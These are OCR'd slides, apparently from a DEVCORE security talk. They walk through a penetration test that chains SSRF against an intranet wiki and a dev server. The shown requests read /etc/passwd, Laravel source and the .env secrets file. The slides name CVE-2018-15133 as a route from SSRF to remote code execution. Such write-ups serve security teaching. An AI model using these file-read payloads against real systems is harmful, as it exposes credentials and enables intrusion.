
沒權限看文章...

SSRF Recon 內網主機

- 看到疑似 wiki 系統
  - 最新一篇公告是兩年前發的
  - 內容豐富、上千個節點
- 沒權限看文章... 🥲


Info we have

- A leaked intranet domain
- Some leaked user/passwords




SSRF 翻內網 wiki 系統

- 翻 wiki 內容、專注搜尋密碼或 URL 相關的資訊
  - 利用 search filter 過濾雜訊
  - 隨便搜都上千個結果
  - 一頁十個結果，一個一個進去看
- 資訊幾乎過時無用 🥲





DEVCORE SECURITY CONSULTING




「欸，我在 wiki 翻 URL 翻到另一個好用 SSRF」

「！！ 真假！我翻怎麼沒有？」





「喔 我翻到第 68 頁才看到勹」



Results (351 – 360 of 1230)

← 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 → ...68


#

#

#

#

#



SSRF
Read
Local File
dev.intranet.com/?file=file:///etc/passwd
WWW
SSRF
wiki.intranet.com
example.com
leaked.intranet.com
Internet
Firewall
Intranet

翻！

```
https://example.com/?json={…,"target":"dev.intranet.com/?file=
file:///var/www/cms/vendor/laravel/framework/src/Illuminate/
Foundation/Application.php"}
```

https://example.com/?json={…,"target":"dev.intranet.com/?file=file:///var/www/cms/vendor/laravel/framework/src/Illuminate/Foundation/Application.php"}

```
class Application extends Container implements ApplicationContract, HttpKernelInterface
{
    /**
     *  The Laravel framework version.
     *
     * @var string
     */
    const VERSION = '5.1.31'
```



CVE-2018-15133 :

PHP Laravel Framework X-XSRF-Token Unserialize RCE

https://example.com/?json={…,"target":"dev.intranet.com/?file=file:///var/www/cms/vendor/laravel/framework/src/Illuminate/Foundation/Application.php"}

```
class Application extends Container implements ApplicationContract, HttpKernelInterface
{
    /**
     *  The Laravel framework version.
     *
     * @var string
     */
    const VERSION = '5.1.31'
```

https://example.com/?json={…,"target":"dev.intranet.com/?file=file:///var/www/cms/.env"}

```
APP_KEY=Wo[redacted]vU
APP_ENV=development

REDISHOST=localhost
REDISPORT=6379

MAIL_DRIVER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
```

SSRF to RCE

